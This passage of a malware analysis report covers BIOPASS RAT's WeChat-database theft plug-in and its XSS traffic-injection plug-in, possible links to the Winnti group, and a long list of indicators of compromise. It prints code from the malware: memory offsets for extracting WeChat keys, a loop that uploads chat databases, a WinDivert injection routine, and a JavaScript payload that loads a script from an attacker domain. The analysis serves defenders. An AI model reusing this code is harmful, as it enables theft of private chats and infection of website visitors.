Although these are not implemented inside the BIOPASS RAT malware, we have observed two additional plug-ins that are written in Python ("getwechatdb" and "xss_spoof") and were deployed by the threat actor to a victim who had been infected with Cobalt Strike.

The script "getwechatdb" is used for exfiltrating the chat history from the WeChat Windows client. The script will detect the version of the installed WeChat client and grab the decryption key and the user ID. The predefined list of offsets is used to locate where the decryption key and the user ID are embedded. The list supports 36 different versions of memory offsets for the message client.

The script will then upload database files inside the WeChat folder including "MicroMsg.db" to cloud storage. These database files are used for saving the chat history. Finally, the script will print out the client ID and the decryption key that allows the malicious actors to decrypt the stolen database files of the chat history.

```
config = {
    'pid': 0,
    'support_list': [
        {
            'version': '3.2.1.154',
            'PhoneOffset': 0x1AD1BE0,
            'KeyOffset':0x1AD1F8C ,
            'UsernameOffset': 0x1AD1FB0,
            'WxidOffset': 0x1AD1B34,
        },
        {
            'version': '3.2.1.151',
            'PhoneOffset': 0x1ACF980,
            'KeyOffset': 0x1ACFD2C,
            'UsernameOffset': 0x1ACFD50,
            'WxidOffset': 0x1AD2068,
        },
        {
            'version': '3.2.1.143',
            'PhoneOffset': 0x1ACF960,
            'KeyOffset': 0x1ACFD0C,
            'UsernameOffset': 0x1ACFD30,
            'WxidOffset': 0x1ACFD48,
        },
        {
            'version': '3.2.1.132',
```

Figure 25. A predefined list of memory offset intended to grab information from different versions of WeChat

```
res = get_wechat_data_path(wx_id)
if res['status']:
    data_dir = res['data']
    db_list = []

    db_list.append({'type': 'MicroMsg', 'path': os.path.join(data_dir, 'Msg', 'MicroMsg.db')})

    for file_name in os.listdir(os.path.join(data_dir, 'Msg', 'Multi')):
        if file_name.startswith('MSG') and file_name.endswith('.db'):
            db_list.append({'type': 'Msg', 'path': os.path.join(data_dir, 'Msg', 'Multi', file_name)})

    threads = []
    for db in db_list:
        t = threading.Thread(target=up, args=(db,))
        t.start()
        threads.append(t)
```

Figure 26. The script used to exfiltrate WeChat chat database files

The other plug-in, "xss_spoof", is an archive that contains multiple Python scripts. The scripts are designed for web server infection via a cross-site scripting (XSS) attack. This plug-in can inject malicious scripts into the response of the victim's web server by leveraging the WinDivert package, which is used to sniff and manipulate the network traffic on Windows.

The scripts intercept HTTP GET requests that are sent to port 80. An "ignore" list is used to filter the file extensions of URLs to avoid manipulating resources that are not JavaScript or HTML. The script then modifies the original JavaScript or HTML content and delivers it to website visitors.

```
var script = document.createElement("script")
script.src = "http://0x3s.com/x.js"
document.head.insertBefore(script, document.head.firstChild))
```

Figure 27. The JavaScript payload used to replace the original script of compromised websites

The delivered script is almost the same as the malicious script previously discussed in the section on the watering hole attack. The script performs checks by scanning localhost to determine if the machine is infected by BIOPASS RAT while showing the fake updated webpages. It is likely that the malicious actors compromised the web servers first and then ran "xss_spoof" for propagation.

```
def  main_proc():
    try:
        with Divert('tcp.DstPort == 80 and  tcp.PayloadLength > 6', 1) as divert:
            for data in divert:
                send_data = html
                counter.add()
                http_req = HTTPRequest(data)
                if data.src_addr.decode() not in cache_ips and process(http_req):
                    if urlparse(http_req.path).path.upper().endswith('.js'.upper()):
                        send_data = script
                    divert.block(send_data, data)
                    logger.info("{} => {} Injection".format(data.src_addr.decode(),  http_req))
                    timer_save_file()
                    counter.injection += 1
                else:
                    divert.send(data)
                    logger.info("{} => {} User-Agent: {}  Ignore".format(data.src_addr.decode(), http_req, http_req.headers.get("User-Agent")))
                timer_load_file()
                timer_counter()
    except Exception as e:
        logger.error('main_proc()', exc_info=e)
```

Figure 28. The main script used to manipulate traffic with WinDivert

Potential links with the Winnti group

We have found several connections between BIOPASS RAT and the Winnti Group:

1. We discovered that many BIOPASS RAT loader binaries were signed with two valid certificates. However, these certificates are likely stolen from game studios from South Korea and Taiwan. It is well known that the Winnti Group has previously used stolen certificates from game studios to sign its malware.

Certificate Thumbprint	Valid From	Valid To
EFB70718BC00393A01694F255A28E30E9D2142A4	12:00 a.m., Jan. 2, 2019	11:59 p.m., Mar. 2, 2021
8CE020AA874902C532B9911A4DCA8EFFA627DC80	12:00 a.m., Sept. 6, 2018	11:59 p.m., Oct. 5, 2021

Table 3. Information from the stolen certificates

2. While checking the stolen certificates, we found a server-side variant of the Derusbi malware sample (e5fdb754c1a7c36c288c46765c9258bb2c7f38fa2a99188a623182f877da3783) that was signed with the same stolen certificate.

Derusbi is known to be used by multiple advanced persistent threat (APT) groups. The server-side variant has also been noted to be used as a malware loader by the Winnti Group.

3. We found an interesting Cobalt Strike loader (a7e9e2bec3ad283a9a0b130034e822c8b6dfd26dda855f883a3a4ff785514f97) that embeds a URL that leads to the BIOPASS RAT loader. However, the URL is unused and was likely left inside the loader as a mistake. This file has also been mentioned in a recent report that connects it to an attack on a major certification authority (CA) in Mongolia.

The Cobalt Strike loader, which has a PDB string “C:\Users\test\Desktop\fishmaster\x64\Release\fishmaster.pdb”, connects to the C&C server “download[.]google-images[.]ml”. The domains and the PDB string have been mentioned in a recent report and have been attributed to the Winnti Group.

While these connections allow us to link the malware to the Winnti Group, the different targets between BIOPASS RAT and the current operations by Winnti’s that we are tracking makes associating the two more difficult.

BIOPASS RAT highlights the importance of downloading from trusted sources

BIOPASS RAT is a sophisticated type of malware that is implemented as Python scripts. It possesses many features, such as the ability to use scheduled tasks as a method of maintaining persistence in the infected system. The malware abuses publicly available tools and cloud services for its malicious behavior. Notably, a large number of features were implemented to target and steal the private data of popular web browsers and instant mes\sengers that are primarily used in Mainland China.

Given that the malware loader was delivered as an executable disguised as a legitimate update installer on a compromised website, we advise users to be careful with regard to the applications that they download. As much as possible, it is recommended to download apps only from trusted sources and official websites to avoid being compromised by attacks such as the one discussed here.

Organizations can also help protect their end users by implementing security solutions that provide a multilayered defense system that helps with detecting, scanning, and blocking malicious URLs.

Note that we’ve submitted an abuse report to Alibaba, but we have yet to receive feedback at the time of publication.

Indicators of Compromise (IoCs)

SHA256	Filename	Note	An

84fbf74896d2a1b62d73b9a5d0be2f627d522fc811fe08044e5485492d2d4249	big.txt	BIOPASS RAT Python Script (Version 3)	Tro
f3c96145c9d6972df265e12accfcd1588cee8af1b67093011e31b44d0200871f	c1222.txt	BIOPASS RAT Python Script (C1222 module)	Tro
0f8a87ca5f94949904804442c1a0651f99ba17ecf989f46a3b2fde8de455c4a4	c1222.txt	BIOPASS RAT Python Script (C1222 module)	Tro
d8b1c4ad8f31c735c51cb24e9f767649f78ef5c571769fbaac9891c899c33444	c1222.txt	BIOPASS RAT Python Script (C1222 module)	Tro
ee4150f18ed826c032e7407468beea3b1f738ba80b75a6be21bb8d59ee345466	c1222.txt	BIOPASS RAT Python Script (C1222 module)	Tro
34be85754a84cc44e5bb752ee3a95e2832e7be1f611dd99e9a1233c812a6dad2	c1222.txt	BIOPASS RAT Python Script (C1222 module)	Tro
30ccfbf24b7c8cc15f85541d5ec18feb0e19e75e1e4d2bca9941e6585dad7bc7	cdaemon.txt	BIOPASS RAT Python Script (Cdaemon module)	Tro
f21decb19da8d8c07066a78839ffd8af6721b1f4323f10a1df030325a1a5e159	cdaemon.txt	BIOPASS RAT Python Script (Cdaemon module)	Tro
40ab025d455083500bfb0c7c64e78967d4d06f91580912dccf332498681ebaf6	cdaemon.txt	BIOPASS RAT Python Script (Cdaemon module)	Tro
e479823aa41d3f6416233dba8e765cf2abaa38ad18328859a20b88df7f1d88d5	sc2.txt	BIOPASS RAT encoded Cobalt Strike shellcode	Tro
e567fd0f08fdafc5a89c9084373f3308ef464918ff7e4ecd7fb3135d777e946d	sc3.txt	BIOPASS RAT encoded Cobalt Strike shellcode	Tro
0c8c11d0206c223798d83d8498bb21231bbeb30536a20ea29a5d9273bc63313d	s.txt	BIOPASS RAT encoded Cobalt Strike shellcode	Tro

2beabd8a9d9a485ab6d850f67ec25abbd66bf97b933ecc13cf0d63198e9ba26e	x.txt	Python script of Cobalt Strike shellcode loader	Tro
00977e254e744d4a242b552d055afe9d6429a5c3adb4ba169f302a53ba31795d	1-CS-443.lua	LUA script of Cobalt Strike shellcode loader	Tro
dbb6c40cb1a49f4d1a5adc7f215e8e15f80b9f0b11db34c84e74a99e41671e06	Online.txt	BIOPASS RAT Python Script (local online server)	Tro
943e8c9b0a0a37237ec429cb8a3ff3b39097949e6c57baf43918a34b0110dd8f	getwechatdb.txt	BIOPASS RAT Python Script (getwechatdb plugin script)	Tro
760fe7645134100301c69289a366bb92ab14927a7fbb9b405c1352989f16488c	wechat.txt	BIOPASS RAT Python Script (getwechatdb plugin script)	Tro
bdf7ebb2b38ea0c3dfb13da5d9cc56bf439d0519b29c3da61d2b2c0ab5bc6011	xss_spoof.zip	BIOPASS RAT Python Script (xss_spoof plugin package)	Tro
e3183f52a388774545882c6148613c67a99086e5eb8d17a37158fc599ba8254b	x.js	XSS watering hole attack script	Tro
d3956e237066a7c221cc4aaec27935d53f14db8ab4b1c018c84f6fccfd5d0058	script.txt	XSS attack JavaScript payload	Tro
4e804bde376dc02daedf7674893470be633f8e2bda96fa64878bb1fcf3209f60	xss.txt	XSS attack HTML payload	Tro
05d1c273a4caeae787b2c3faf381b5480b27d836cd6e41266f3eb505dcee6186	flash.exe	BIOPASS RAT Loader	Ba
09530096643b835cff71a1e48020866fd0d4d0f643fe07f96acdcd06ce11dfa4	test-ticker.exe	BIOPASS RAT Loader	Ba
0b16dfa3e0bbcc7b04a9a43309e911059a4d8c5892b1068e0441b177960d3eee	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
0f18694b400e14eb995003541f16f75a5afc2478cc415a6295d171ba93565a82	flash_installer.exe	BIOPASS RAT Loader	Ba
11b785e77cbfa2d3849575cdfabd85d41bae3f2e0d33a77e7e2c46a45732d6e4	System.exe	BIOPASS RAT Loader	Ba
2243c10b1bd64dfb55eda08bc8b85610d7fa5ba759527b4b4dd16dfac584ef25	test3.exe	BIOPASS RAT Loader	Ba
281c938448e32eb12fe8c5439ef06cea848668cf57fed5ad64b9a8d1e07de561	flash1.exe	BIOPASS RAT Loader	Ba

2b580af1cdc4655ae75ef503aba7600e05cdd68b056a9354a2184b7fbb24db6f	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
30a65a54acfbf8d412ade728cad86c5c769befa4e456f7c0e552e1ab0862a446	flash-64.exe	BIOPASS RAT Loader	Ba
30d9ffd4b92a4ed67569a78ceb25bb6f66346d1c0a7d6d6305e235cbdfe61ebe	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
3195c355aa564ea66b4b37baa9547cb53dde7cf4ae7010256db92fff0bde873d	flash.exe	BIOPASS RAT Loader	Ba
32a3934d96a8f2dae805fa28355cd0155c22ffad4545f9cd9c1ba1e9545b39ac	test.exe	BIOPASS RAT Loader	Ba
32c1460ba5707783f1bbaedab5e5eab21d762094106d6af8fa6b2f0f0d777c1a	test3.exe	BIOPASS RAT Loader	Ba
344cdbc2a7e0908cb6638bc7b81b6b697b32755bad3bed09c511866eff3876c7	test4.exe	BIOPASS RAT Loader	Ba
3589e53c59d9807cca709387bbcaaffc7e24e15d9a78425b717fc55c779b928e	flash.exe	BIOPASS RAT Loader	Ba
36e3fcd6a4c7c9db985be77ea6394b2ed019332fdae4739df2f96a541ea52617	Silverlight.exe	BIOPASS RAT Loader	Ba
3e8f8b8a5f70c195a2e4d4fc7f80523809f6dbf9ead061ce8ef04fb489a577cf	test-flash.exe	BIOPASS RAT Loader	Ba
5d7aa3474e734913ecb4b820c0c546c92f7684081c519eecd3990e11a19bf2ba	flash_installer.exe	BIOPASS RAT Loader	Ba
5fd2da648068f75a4a66b08d6d93793f735be62ae88085a79d839b6a0d6d859a	flash1.exe	BIOPASS RAT Loader	Ba
660cef8210f823acb0b31d78fbce1d6f3f8c4f43231286f7ac69f75b2c42c020	flashplayerpp_install_cn.exe	BIOPASS RAT Loader	Ba
69d930050b2445937ec6a4f9887296928bf663f7a71132676be3f112e80fe275	test.exe	BIOPASS RAT Loader	Ba
6a0976e5f9d07ff3d80fa2958976183758ba5fcdd4645e391614a347b4b8e64b	f0b96efe2f714e7bddf76cc90a8b8c88_se.exe	BIOPASS RAT Loader	Ba
6ee8f6a0c514a5bd25f7a32210f4b3fe878d9d417a7ebe07befc285131bae10e	news.exe	BIOPASS RAT Loader	Ba
75e03f40a088903579a436c0d8e8bc3d0d71cf2942ad793cc948f36866a2e1ad	silverlight_ins.exe	BIOPASS RAT Loader	Ba
7d0d7d416db5bd7201420982987e213a129eef2314193e4558a24f3c9a91a38e	flash_installer.exe	BIOPASS RAT Loader	Ba
7f4e02a041ca7cfbdc79b96a890822fd7c37be67b1f6c9e07596e6aec57ccdc0	Silverlight.exe	BIOPASS RAT Loader	Ba
8445c0189735766edf0e3d01b91f6f98563fef272ac5c92d3701a1174ad072dd	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
89c0b2036ce8d1d91f6d8b8171219aafcd6237c811770fa16edf922cedfecc54	MTYwOTI1MzEzNQ==.exe	BIOPASS RAT Loader	Ba

8b5d4840bbdce0798950cd5584e3d4564581a7698bc6cfb2892c97b826129cec	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
932B45AB117960390324678B0696EF0E07D7F8DE1FA0B94C529F243610F1DCC9	flash_ins.exe	BIOPASS RAT Loader	Ba
98a91356e0094c96d81bd27af407dd48c3c91aaf97da6794aeb303597a773749	Silverlight1.exe	BIOPASS RAT Loader	Ba
9eed9a2e0edf38f6354f4e57b3a6b9bed5b19263f54bcee19e66fc8af0c29e4e	test.exe	BIOPASS RAT Loader	Ba
9f34d28562e7e1e3721bbf679c58aa8f5898995ed999a641f26de120f3a42cf4	Silverlight1.exe	BIOPASS RAT Loader	Ba
9ff906ffcde32e4c6fb3ea4652e6d6326713a7fde8bb783b52f12a1f382f8798	test.exe	BIOPASS RAT Loader	Ba
a7c4dac7176e291bd2aba860e1aa301fb5f7d880794f493f2dea0982e2b7eb31	test.exe	BIOPASS RAT Loader	Ba
b48e01ff816f12125f9f4cfc9180d534c7c57ef4ee50c0ebbe445e88d4ade939	test.exe	BIOPASS RAT Loader	Ba
b82bde3fe5ee900a76ac27b4869ed9aa0802c63bbd72b3bfb0f1abce6340cc6c	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
b9d0838be8952ebd4218c8f548ce94901f789ec1e32f5eaf46733f0c94c77999	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
ba44c22a3224c3a201202b69d86df2a78f0cd1d4ac1119eb29cae33f09027a9a	Silverlight2.exe	BIOPASS RAT Loader	Ba
bd8dc7e3909f6663c0fff653d7afbca2b89f2e9bc6f27adaab27f640ccf52975	Silverlight.exe	BIOPASS RAT Loader	Ba
bf4f50979b7b29f2b6d192630b8d7b76adb9cb65157a1c70924a47bf519c4edd	test.exe	BIOPASS RAT Loader	Ba
c11906210465045a54a5de1053ce0624308a8c7b342bb707a24e534ca662dc89	test-flash.exe	BIOPASS RAT Loader	Ba
c3fa69e15a63b151f8d1dc3018284e153ad2eb672d54555eaeaac79396b64e3b	test.exe	BIOPASS RAT Loader	Ba
c47fabc47806961f908bed37d6b1bbbfd183d564a2d01b7cae87bd95c20ff8a5	flashplayerpp_install_cn.exe	BIOPASS RAT Loader	Ba
c8542bffc7a2074b8d84c4de5f18e3c8ced30b1f6edc13047ce99794b388285c	flash2.exe	BIOPASS RAT Loader	Ba
cce6b17084a996e2373aaebbace944a17d3e3745e9d88efad4947840ae92fd55	Silverlight_ins.exe	BIOPASS RAT Loader	Ba
d18d84d32a340d20ab07a36f9e4b959495ecd88d7b0e9799399fcc4e959f536b	flash_installer.exe	BIOPASS RAT Loader	Ba
e4109875e84b3e9952ef362abc5b826c003b3d0b1b06d530832359906b0b8831	flash.exe	BIOPASS RAT Loader	Ba
e52ea54cfe3afd93a53e368245c5630425e326291bf1b2599b75dbf8e75b7aeb	flashplayer_install_cn.exe	BIOPASS RAT Loader	Ba

f1ad25b594a855a3c9af75c5da74b44d900f6fbb655033f9a98a956292011c8e	Silverlight.exe	BIOPASS RAT Loader	Ba
fa1d70b6b5b1a5e478c7d9d840aae0cc23d80476d9eea884a73d1b7e3926a209	64.exe	BIOPASS RAT Loader	Ba
fa7fbca583b22d92ae6d832d90ee637cc6ac840203cd059c6582298beb955aee	test.exe	BIOPASS RAT Loader	Ba
fb770a3815c9ebcf1ba46b75b8f3686acc1af903de30c43bab8b86e5b46de851	test4.exe	BIOPASS RAT Loader	Ba
fb812a2ccdab0a9703e8e4e12c479ff809a72899374c1abf06aef55abbbf8edc	flash_installer.exe	BIOPASS RAT Loader	Ba
ee2e9a1d3b593fd464f885b734d469d047cdb1bc879e568e7c33d786e8d1e8e2	aos.exe	BIOPASS RAT binary (PyInstaller)	Tro
afbfe16cbdd574d64c24ad97810b04db509505522e5bb7b9ca3b497efc731045	socketio.exe	BIOPASS RAT binary (Nuitka)	Tro
0b9f605926df4ff190ddc6c11e0f5839bffe431a3ddfd90acde1fcd2f91dada3	socketio.exe	BIOPASS RAT binary (Nuitka)	Tro
6fc307063c376b8be2d3a9545959e068884d9cf7f819b176adf676fc4addef7d	flash_ins_bak.exe	BIOPASS RAT binary (Nuitka)	Tro
7249ad971283e164b0489110c23f4e40c64ee49b49bcc5cd0d32d9e701ec2114	files.zip	BIOPASS RAT binary (Nuitka)	Tro
de17e583a4d112ce513efd4b7cb575d272dcceef229f81360ebdfa5a1e083f11	fn.exe	BIOPASS RAT binary (Nuitka)	Tro
17e43d31585b4c3ac6bf724bd7263761af75a59335b285b045fce597b3825ed0	systemsetting.exe	BIOPASS RAT binary (PyInstaller)	Tro
b3bd28951789ef7cfaf659e07e198b45b04a2f3cde268e6ede4d4f877959341e	systemsetting.exe	BIOPASS RAT binary (PyInstaller)	Tro
e0caebfbd2804fcde30e75f2c6d06e84b3bf89ed85db34d6f628b25dca7a9a0f	YIZHI_SIGNED.exe	BIOPASS RAT binary (PyInstaller)	Tro
2503549352527cb0ffa1811a44481f6980961d98f9d5a96d5926d5676c31b9ee	socketio.exe	BIOPASS RAT binary (Nuitka)	Tro
8ba72a391fb653b2cc1e5caa6f927efdf46568638bb4fc25e6f01dc36a96533b	flashplayerpp_install_cn.exe	BIOPASS RAT binary (Nuitka)	Tro
e5fdb754c1a7c36c288c46765c9258bb2c7f38fa2a99188a623182f877da3783	beep.sys	Derusbi	Tro
a7e9e2bec3ad283a9a0b130034e822c8b6dfd26dda855f883a3a4ff785514f97	Browser_plugin (8).exe	Cobalt Strike Loader	Tro

IP/Domain/URL	Note
webplus-cn-hongkong-s-5faf81e0d937f14c9ddbe5a0[.]oss-cn-hongkong[.]aliyuncs[.]com	Cloud storage bucket used to host BIOPASS RAT loaders
softres[.]oss-accelerate[.]aliyuncs[.]com	Cloud storage bucket used to host BIOPASS RAT loaders
flashdownloadserver[.]oss-cn-hongkong[.]aliyuncs[.]com	Cloud storage bucket used to host BIOPASS RAT modules and stolen data
lualibs[.]oss-cn-hongkong[.]aliyuncs[.]com	Cloud storage bucket used to host Cobalt Strike loader scripts
bps-rhk[.]oss-cn-hongkong[.]aliyuncs[.]com	Cloud storage bucket used for RTMP live streaming
wxdget[.]oss-cn-hongkong[.]aliyuncs[.]com	Cloud storage bucket used for storing stolen WeChat data
chinanode[.]microsoft-update-service[.]com:38080	BIOPASS RAT C&C server
0x3s[.]com	XSS attack domain
update[.]flash-installer[.]com	Associated fake installer domain
update[.]flash-installers[.]com	Associated fake installer domain
flash[.]com[.]cm	Associated fake installer domain
flash[.]com[.]se	Associated fake installer domain
flashi[.]com[.]cn	Associated fake installer domain
flash[.]co[.]cm	Associated fake installer domain
47[.]57[.]142[.]30	Cobalt Strike C&C server
47[.]57[.]186[.]151	Cobalt Strike C&C server
103[.]158[.]190[.]58	Cobalt Strike C&C server
207[.]148[.]100[.]49	Cobalt Strike C&C server
microsoft[.]update[.]flash[.]com.se	Cobalt Strike C&C server
hxxps://webplus-cn-hongkong-s-5faf81e0d937f14c9ddbe5a0[.]oss-cn-hongkong.aliyuncs[.]com/Silverlight_ins.exe	BIOPASS RAT loader download URL
hxxps://webplus-cn-hongkong-s-5faf81e0d937f14c9ddbe5a0.oss-cn-hongkong.aliyuncs[.]com/flash_ins[.]exe	BIOPASS RAT loader download URL
hxxp://softres.oss-accelerate[.]aliyuncs[.]com/Silverlight[.]exe	BIOPASS RAT loader download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/big.txt	BIOPASS RAT script download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/Online.txt	BIOPASS RAT script download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/files.zip	Python runtime package download URL

hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/ServiceHub.zip	Python runtime package download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/c1222.txt	c1222 module script download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/cdaemon.txt	cdaemon module download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/x.txt	Cobalt Strike Python loader download URL
hxxp://lualibs.oss-cn-hongkong[.]aliyuncs.com/x86/1-CS-443.lua	Cobalt Strike Lua loader download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/s.txt	Cobalt Strike shellcode download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/sc2.txt	Cobalt Strike shellcode download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/sc3.txt	Cobalt Strike shellcode download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/csplugins/getwechatdb.txt	getwechatdb plug-in download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/csplugins/wechat.txt	getwechatdb plug-in download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/csplugins/xss_spoof.zip	xss_spoof plug-in download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/csplugins/xss.txt	XSS payload download URL
hxxp://flashdownloadserver[.]oss-cn-hongkong.aliyuncs[.]com/res/csplugins/script.txt	XSS payload download URL
hxxp://0x3s[.]com/x[.]js	XSS injection URL